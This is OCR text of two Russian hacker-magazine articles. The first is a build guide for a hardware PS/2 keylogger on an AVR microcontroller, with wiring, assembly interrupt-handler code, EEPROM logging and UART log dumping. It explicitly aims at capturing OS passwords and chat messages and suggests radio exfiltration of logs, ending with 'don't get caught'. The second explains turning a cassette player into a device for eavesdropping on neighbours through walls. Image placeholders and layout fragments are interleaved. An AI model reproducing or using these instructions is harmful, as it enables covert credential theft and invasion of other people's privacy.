
dvd
На диске ты найдешь видео с этапами отладки и проверки устройства, а также спецификацию разъемов мобильных телефонов, мануалы по контроллерам, использованным в статье, исходный код и программы для слива и перекодировки полученных данных.



info
Если тебя очень заинтересовала эта статья и руки чешутся собрать такое устройство, но, чтобы сделать плату, не хватает ни знаний, ни возможностей, то специально для тебя я подготовил KIT-набор для пайки. В него входит плата, прошитый контроллер и необходимая рассыпуха. Купить этот чудесный комплект ты можешь на http://computer.trib.ru/price.php?id_kat=4974.

устройство, вставляемое в разрыв провода клавиатуры и отслеживающее нажатие клавиш. Дальше это устройство, в зависимости от конфигурации программы, должно было быть способно сохранять нажатые клавиши в энергонезависимую память. Затем надо было реализовать возможность снятия этого лога через компьютерный интерфейс, например USB. Важно было учесть и различные варианты развития этого устройства: подключение радиопередатчика, сохранение больших массивов данных, перевод в ASCII-код на ходу, сопряжение с множеством компьютерных интерфейсов. Забегая вперед, скажу, что в нашем устройстве реализованы все возможные способы расширения его функциональности.

Мы выбрали процессоры семейства AVR. Они идеально подходят для поставленной задачи: они недорогие, весьма простые в освоении (смотри сентябрьский номер][за 2006 год — там я писал, как начать с ними работать), у них обильная периферия, есть оперативная и, что самое главное, энергонезависимая память — EPROM. Из семейства мы отобрали наиболее простой и дешевый ATtiny2313. Этот камушек стоит всего $1,5-2, имеет на своем борту 2 Кб программной памяти, 128 байт оперативки и столько же энергонезависимой памяти. Также у него есть важные для нас последовательные интерфейсы SPI и UART. По SPI мы можем подключать внешнюю память (например, MMC-карточку на 4 Гб) или с помощью программатора, прямо не отключая наш девайс от клавиатуры, сливать содержимое энергонезависимой памяти. UART — это асинхронный приемопередатчик, расширенная версия протокола RS-232. Он послужит нам для связи контроллера с компьютером через согласующие схемы. Но главное, что наш процессор может обрабатывать внешнее прерывание. Есть ножка контроллера, которая может реагировать на смену сигнала. Например, если у нас сигнал в логической единице, то будет обрабатываться прерывание. Нам необходимо настроить устройство так, чтобы прерывание срабатывало по спаду (то есть переходу с логической единицы на ноль) сигнала CLOCK в клавиатуре. Проводок Data мы подсоединим к ножке INT1. Прерывание он обрабатывать не будет.




Плата с FT232BM

Это сделано для того, чтобы, не сильно изменяя код, можно было легко перенести его под другой процессор — INT0 и INT1 всегда находятся на одних и тех же пинах порта D на любом процессоре семейства AVR: PD2 и PD3.

Сливать данные из EPROM можно двумя способами. Первый способ — скачивать неперекодированные данные с помощью программатора, а затем перекодировать своей программой. Такой способ хорош тем, что не нужно морочиться с всевозможными интерфейсами и т.п. Просто несколько проводов на LPT-порт и все. Второй вариант — сливать уже подготовленный текст в ASCII-кодах по порту RS-232. Для этого у процессора предусмотрены ножки RX и TX, как у COM-порта.


Но не торопись сразу подключать процессор напрямую к компьютеру — ты его просто спалишь. Дело в том, что уровень сигналов COM-порта отличен от такового у процессора. Логический ноль у COM-порта кодируется как -15 вольт, а единица — как +15 вольт. А у процессора — от нуля до



Все готово к сборке



Программатор для прошивки МК и слива логов



Первые собранные логгеры

+5 вольт. Существуют схемы согласования, множество которых ты найдешь в интернете и радиожурналах. Самый простой путь — это использовать шнурок для мобильника, который на рынке стоит всего 30 рублей. Он на USB, но на конце его есть заветные контакты RX и TX, которые должны подсоединяться к мобильнику. Если ты подключишь его к USB и поставишь все необходимые драйверы, то у тебя в системе появится еще один COM-порт. Распиновки таких шнурков можешь найти у нас на диске. Сигнал RX означает прием, а TX — передачу. Поэтому сигнал RX микросхемы следует цеплять на TX ножку процессора и, наоборот, TX микрушки — на RX МК.

ПРОЦЕСС РАЗРАБОТКИ

Любую микропроцессорную разработку надо начинать с проверенных временем решений. Для начала надо отладить наше устройство на готовых поделках, например, с дисплеем, с сопряжением с компьютером и т.д. Поэтому мы взяли макетную плату с уже встроенным дисплеем и с полностью отлаженной процедурой работы с ним. Это необходимо было для того, чтобы убедиться, что клавиатуру мы видим и отслеживаем.
Первым делом мы подали на клавиатуру питание и посмотрели на осциллографе процесс передачи данных от нее. Это важный момент, поскольку на этом этапе можно выявить некоторые недокументированные возможности протокола, которые потом создадут большие грабли. К примеру, у разных типов клавиатур может отсутствовать или неверно отображаться бит четности. Но в нашем случае было все в порядке.
Дальше мы подключили клавиатуру к процессору и попробовали просто ловить прерывание, не преобразуя в скан-код. Поначалу были некоторые проблемы: то не ловилось, то появлялся FFh. Оказалось, что при запайке мы поменяли местами сигналы Clock и Data. После их перестановки все встало на свои места. Нажатия клавиш сразу отображались на дисплее. Первые две цифры — сколько байт было принято с момента подачи питания. Вторая пара цифр — последний принятый байт, третья и четвертая — предпоследний и последний байт соответственно.
Эта задача, весьма простая на первый взгляд, решалась целых три дня. Сначала лезли непонятные глюки — как оказалось, фирменный программатор просто портил код. Когда решили эту проблему, начались траблы с компилятором. В общем, разработка — медленное и нудное занятие, но оно того стоит!
Дальше была прикручена давно написанная библиотека работы с UARTом для сопряжения с компьютером. Для подключения процессора к компьютеру использовался DATA-кабель от мобильного телефона, и от него питалась вся наша схема. Для этого потребовалось разобрать сам кабелек, найти документацию на распиновку кабелей для мобильников и все грамотно распаять. Когда все было сделано и программный код заработал вместе с аппаратной частью, мы увидели нажимаемые клавиши в терминальной программе.

Последим этапом стала работа с встроенной в процессор энергонезависимой памятью. В нашем распоряжении было всего 128 байт памяти, а если учесть, что каждая клавиша занимает минимум 3 байта (нажатие, код отжатия и код отжатой клавиши), то ее должно было хватить ровно на пароль от операционки, не более. У Меги8 512 байт EPROM, что в 4 раза больше, чем у Тини2313, и, быть может, ты успеешь захватить какие-то моменты из асечной переписки. В эту память процедура записи изначально была циклическая: мы пишем в память, доходим до конца и снова пишем сначала. Получалось, что исходный текст затирается. Последним штрихом была дописанная часть программы, которая определяла конец памяти и больше не продолжала запись.
Дальше мы стали приводить отладочный вариант в божеский вид. Сначала была сделана плата, в которой после запайки обнаружились ошибки, и она была забракована — пришлось делать все заново. Потом мы сняли лишние отладочные функции, отточили код и исправили ошибки. Напоследок код был перенесен на более крутой и дорогой процессор ATmega8 для увеличения EPROM. Сделано это было отчасти еще из-за того, что в свое время я уже делал подобную разработку, но не довел ее до ума, а плата осталась. И чтобы добру не пропадать, я заморочился и перенес код, благо это было несложно.
На момент выхода статьи можно сливать данные через UART, но только в виде скан-кодов, и дальше по бумажке их перекодировать (абсолютно хакерский подход — выучить все скан-коды клавиатуры и делать всю процедуру в уме), или использовать нашу программу на Паскале. Надеюсь, в конечном продукте будут реализованы все возможные функции. Сейчас данные сливаются посылкой любого символа в порт, к которому подключен контроллер. Для этого удобно пользоваться специальной терминальной программой, которая лежит на нашем диске.

ПРОГРАММНАЯ РЕАЛИЗАЦИЯ

Программный код очень объемный, поэтому в статью он не влез, и ты можешь посмотреть его на диске — там все подробно расписано, есть комментарии. Но общий подход я тебе изложу.
Программный код можно разбить на характерные функциональные блоки, которые выполняют конкретные поставленные задачи. Первый блок запускается после включения компьютера. В нем инициализируются прерывания (прерывание от UART и прерывание по спаду сигнала CLOCK), сам асинхронный приемопередатчик aka UART. Очищаются и инициализируются объемы оперативной и энергонезависимой памяти. Определяется стек. Ну в общем, проводится полная инициализация и настойка всего оборудования. Второй основной блок — это обработчик прерывания от клавиатуры. О нем я расскажу подробнее.




Диаграмма передаваемого сигнала

Распиновка разъема клавиатуры (тип «папа»)


```
Int0Handler:
….
        inc                 KbdRxState
        mov                 Tmp1, KbdRxState
        cpi                 Tmp1,1
        brne      KbdState1_8
```

Это и есть обработчик прерывания от клавиатуры. В случае падения фронта на пине INT0, к которому у нас подключен сигнал CLOCK, у нас вызывается это прерывание. Первая команда у нас увеличивает счетчик принятых бит. Вторая и третья проверяют значение счетчика, сравнивая его с единицей. Третья: если счетчик равен единице, то это означает, что был принят старт-бит, и это и есть начало передачи.

```
        sbis      KbdPort, KbdDat
        rjmp      Int0LEx
        clr                 KbdRxState
        rjmp      Int0LEx
```

Здесь мы проверяем стартовый бит. При приходе стартового бита на шине данных должен быть логический ноль. Если у нас на пине, куда приходит сигнал Data, не ноль, это означает, что был дребезг контактов, и нас эти данные не интересуют — тогда все сбрасывается и начинается снова.

Осциллограмма сигнала, снимаемого с клавиатуры



```
KbdState1_8:
        cpi       Tmp1, 10
        brge      KbdStatePar
```

Тут мы опять смотрим количество принятых бит, но здесь уже определяется, не достигли ли мы конца. Значение должно лежать в диапазоне от 1 до 8. Если оно больше, то, значит, это стоп-бит или бит четности. И мы переходим на недописанную процедуру проверки четности. Если у тебя есть желание, можешь ее дописать, но, как показала практика, в ней нет необходимости. Вероятность ошибки слишком мала.


```
        clc
        sbic      KbdPort, KbdDat
        sec


        ror                 KbdData
        rjmp      Int0LEx
```

Очевидная часть программы. Сначала мы очищаем флаг переноса. Далее смотрим состояние порта данных, идущих от клавиатуры. Если у нас на входе стоит единица, то мы устанавливаем флаг переноса командой sec, если же ноль, то пропускаем команду установки флага. Затем мы задвигаем принятый бит из флага переноса в регистр KbdData.

```
KbdStatePar:
        cpi                 Tmp1, 10
        brne      KbdStateAsk
```

Снятый лог в хексах





Скан-коды клавиш



```
        rjmp     Int0LEx

KbdStateAsk:
….
KbdEndState:
…..
        rcall    SendEvent
        clr              KbdRxState

      rjmp       Int0LEx

Int0LEx:
….
        reti
```

В оставшейся части мы проверяем количество последних принятых бит. В процедуре KbdStateAsk должна быть проверка на четность. rcall SendEvent — вызов процедуры, которая кладет полученные данные в EPROM. После этого мы очищаем счетчик принятых бит и выходим из процедуры обработки прерывания.

В следующем блоке у нас идет процедура записи в EPROM — энергонезависимую память, куда помещается собранное содержимое регистра KbdData. Оно туда записывается с начала памяти и до тех пор, пока мы не исчерпаем ее объем.

Последний блок — обработка прерывания от UART. Если у нас происходит прерывание, то мы сливаем данные разного типа, в зависимости от принятого символа. Но пока доступен только слив в бинарном виде, и для этого используется латинская буква b.

Если ты внимательно просмотришь код на диске, то ты можешь встретить несколько вспомогательных процедур. Это остатки предыдущих программ, которые нужны были нам для отладки, но коду они совершенно не мешают. Там есть процедура моргания светодиодом и процедуры работы с сегментными ЖК-дисплеями.

итог

В этой статье мы подробно рассмотрели процесс разработки и изготовления радиоэлектронного устройства. Подобные подходы используются при проектировании материнских плат, мобильных телефонов, микроволновок, да и всей электроники в общем. Самое главное в нашей разработке то, что ей есть, куда расти. Ты сам, поковыряв код и разобравшись в нем, можешь дописать необходимые процедуры. А если и не дописать, то найти готовые в интернете. Главное — сообразить, как их пристыковать. Например, можно найти приемопередатчик на UART. Таких устройств множество, и стоят они недорого — около $50. Немного видоизменив код, ты получишь передающий логгер, лог которого можно принимать на ноутбуке во дворе. Можно повесить внешнюю флешку на гиг, чтобы раз в месяц только ходить и собирать логи. Короче говоря, применений тьма тьмущая.





Схема сопряжения на MAX232

Сопряжение с компьютером

Для связи с компьютером у контроллера есть интерфейс UART. Его можно подключить к COM-порту компьютера через такую согласующую схему. Это самая распространенная и уже отмирающая схема. Отмирает она вместе с COM-портами. Например, в моем ноуте уже нет COM-порта. И что же делать? Есть аналогичные микросхемы для связи. К примеру, самая распространенная FT232BM или ее более совершенная модификация с меньшим обвязом — FT232R. Эта микросхема, после успешной запайки и установки всех необходимых драйверов, видится в системе как COM-порт. Кстати, это важный момент для тех, у кого есть ноутбук и древние устройства, но нет старого доброго порта. Совместив обе схемы, можно получить полноценный COM-порт, к которому возможно подключить модем или даже старую мышку.

На мой взгляд, самый удобный и дешевый вариант — использовать шнурок от мобильного телефона. Функции он выполняет те же, что и микросхема FT232. Там тоже надо поставить драйверы и чуток погеморроиться с распиновкой разъема. Но выигрыш в цене будет очевиден — это в 10 раз дешевле. Мы попробовали все три варианта и пришли к выводу, что шнурок для мелких поделок — идеальное решение.

К сожалению, в рамках одной статьи трудно описать все использованные подходы, алгоритмы и работу с периферией. Поэтому мы ограничились лишь кратким обзором функций нашего устройства. В остальном ты разберешься сам, почитав соответствующие мануалы. В общем, дерзай, хацкер! Учи ассемблер, паяй и смотри не попадись :).



ДОЛИН СЕРГЕЙ
/ DLINYJ@REAL.XAKEP.RU /



Ухо большого брата

Устройство для прослушки соседей

ВЕСЬМА ИНТЕРЕСНО БЫВАЕТ, О ЧЕМ ЖЕ ГОВОРЯТ ТВОИ СОСЕДИ СВЕРХУ, СНИЗУ, ЗА СТЕНОЙ. К СТЕНЕ МОЖНО ПРИЛОЖИТЬ УХО ИЛИ ДАЖЕ ВАЗУ, КАК В СТАРЫХ ФИЛЬМАХ. НО КАК ПОСЛУШАТЬ, ЧТО ЖЕ ПРОИСХОДИТ ВНИЗУ (ВДРУГ ПОЛ ГРЯЗНЫЙ ИЛИ ПРОСТО НЕУДОБНАЯ ПОЗИЦИЯ) ИЛИ, ЧТО ЕЩЕ СЛОЖНЕЕ, СВЕРХУ. МОЖНО УХИЩРЯТЬСЯ С ГАЗЕТКОЙ И СТРЕМЯНКАМИ, НО МЫ — ФРИКЕРЫ — ТАКИМ ПУТЕМ НЕ ПОЙДЕМ. СЕЙЧАС Я РАССКАЖУ ТЕБЕ, КАК ИЗ ПОДРУЧНЫХ СРЕДСТВ ЗА ПОЛЧАСА СДЕЛАТЬ ОТЛИЧНУЮ ПРОСЛУШКУ СОСЕДЕЙ ЧЕРЕЗ СТЕНЫ.

ИСХОДНИКИ

Я стараюсь следовать традиции, начало которой положил мой уважаемый учитель Федя Добрянский, и потому мы будем собирать наш девайс из подручных материалов. Нам потребуется несколько предметов, которые есть в доме любого начинающего фрикера: старый кассетный плеер (можно с неисправным механизмом, главное, чтобы усилительная часть работала), наушники, батарейки к плееру, кварцевая пищалка из часов или музыкальной открытки (чем крупнее она будет, тем лучше будет звучание). Пищалку в принципе можно и купить, например, в каком-нибудь радиоэлектронном магазине. Если ее достать не удастся, то с горем пополам можно использовать динамик из старого наушника «капелька» или от PC-спикера.

ИЗГОТОВЛЕНИЕ УСИЛИТЕЛЯ

Последний раз смотрим на плеер и прощаемся с ним как с функциональным устройством воспроизведения звука. Сейчас он превратится в крутой фрикерский девайс. Для начала мы его разберем. Плееры имеют разную конструкцию, и универсальных советов по их разбору я не дам, этот процесс остается под твою ответственность. Могу сказать, что мне на разборку плеера понадобился целый час, поскольку простым выкручиванием винтиков было не обойтись, а разламывать корпус я не хотел. Будем считать, что всеми правдами и неправдами, возможно, с легкими потерями корпуса ты таки его разобрал.

Далее смотрим конструкцию. Механика плеера нас не интересует, ее можно смело отделять от основной платы и выбрасывать. Мне оказалось достаточно откусить провода, идущие к двигателю, чтобы с некоторыми усилиями отделить ее от основной платы.

Теперь смотрим, как присоединяется головка плеера. Сама головка нам тоже не нужна, поэтому аккуратно ее отпаиваем. Там должно быть три провода: общий, который является оплеткой, и два провода на каждый канал (левое и правое ухо). Смело спаивай их вместе, если ты не собираешься слушать соседей стерео.

Теперь момент, оказавшийся для меня довольно сложным: я вставил батарейки и собирался запустить плеер. Но как? Кнопочки Play нету, но включить его как-то нужно! В конкретно моей модели плеера была такая фича: кнопка воспроизведения опускала головку плеера и механикой нажимала

http://

links

Об изготовлении колонок из пивных банок ты можешь прочитать на персональной странице Генри Шеппарда — www.sheppard.ru/articles/fe/beer/index.shtml.



warning

Ни редакция, ни автор не несут никакой ответственности за незаконное использование описанного устройства.

секретную кнопочку, которая подавала питание на всю схему. Вот ее и надо найти. На обратной стороне платы находим выводы контактов этой кнопки и напаиваем на них провода. В своих закромах я нашел великолепную кнопочку отечественного производства, которая великолепно встала в отверстие отсутствующей кнопки Play. К ней на замыкание припаиваем два провода, идущих от нашей кнопки. Теперь наша кнопка будет запускать усилительную схему плеера.

Вернемся к проводам от головки плеера — это самое чувствительное место нашего устройства. Если ты сейчас попробуешь вставить в плеер батарейки и подключить нему наушники, то ты сможешь слышать касание к этому проводочку — это наводки с твоего тела. Я счел провода, идущие к головке, слишком короткими и удлинил их найденным экранированным кабелем. Такой кабель можно найти у старых осциллографов или внутри телевизоров, в крайнем случае можно взять провод от наушников, но это уже неспортивно. Центральную жилу этого провода нужно спаять вместе с проводочками левого и правого канала, затем заизолировать изолентой и потом спаять оплетки проводов. Я выпустил этот удлиненный провод через дырку, оставшуюся от кнопки перемотки. Теперь припаиваем акустический датчик. В качестве теста можно припаять любой динамик. Перед сборкой плеера нужно исхитриться и подать на него питание. Я просто подпаял батарейки на проводах, предварительно спаяв их между собой. Нажимаем нашу чудо-кнопочку и слушаем. Если ты услышишь в наушниках звуки в комнате (можешь погугукать, пошуршать и т.п.), значит все сделано правильно. Ежели нет, то ищи косяки в плате: не оторвал ли какой важный проводок, все ли туда запаял и т.п. Если все запустилось, можно смело собирать плеер обратно без механических кишок. После сборки рекомендую еще раз все проверить, чтобы убедиться, что в процессе ты ничего не оторвал.

ЭЛЕКТРОННОЕ УХО


Самое ответственное место нашего устройства — акустический датчик. От качества его изготовления будет зависеть работоспособность всего нашего девайса. До работы в «Хакере» я сконструировал множество акустических датчиков для обследования трансформаторов. Поэтому за основу я взял

Спасибо Феде

Я вырос на журнале «Хакер» и покупал его прежде всего из-за поделок уважаемого Феди Добрянского. Делая их, совершенствуя свои навыки чтением различной литературы и экспериментируя со схемами, я стал, кажется, неплохим фрикером. Стараясь во всем подражать своему наставнику, я везде искал нетрадиционный и простой подход. Самое интересное, что Федя даже не знал о моем существовании, познакомился я с ним лишь спустя 5 лет после начала обучения. Когда в редакции нас увидели вместе, то решили сначала, что мы братья. Потом, разобравшись, поняли, что мы только познакомились. У нас у обоих бешеный взгляд, длинные волосы; мы оба юзаем только трекболы, фанатеем от электроники и железа в целом и имеем безумное количество маниакальных идей, которых другим не понять.

В момент знакомства мы засели в редакции и начали обсуждать различные темы: перспективы компьютерной индустрии, различные электронные поделки, которые работают, а наука не может объяснить как — множество тем. Возле нас собралась половина редакции, все внимательно слушали двух маньяков и, как было видно по их лицам, не понимали даже трети того сленга, на котором мы общались. Но мы говорили на одном языке, одинаково одержимо и красноречиво. Подражание человеку, которого ты даже не знаешь, делает тебя похожим на него. В редакции главред «Железа» сразу окрестил меня «Клон Добрянского», хотя, разумеется, есть вещи, в которых мы с ним совершенно не похожи, но это только на пользу нам обоим. Уважаемый товарищ Добрянский уже давно не брал в руки детектор лжи — паяльник, но дело его живо и будет жить. И я буду продолжать его дело в журнале.

Эпоксидка после прогрева

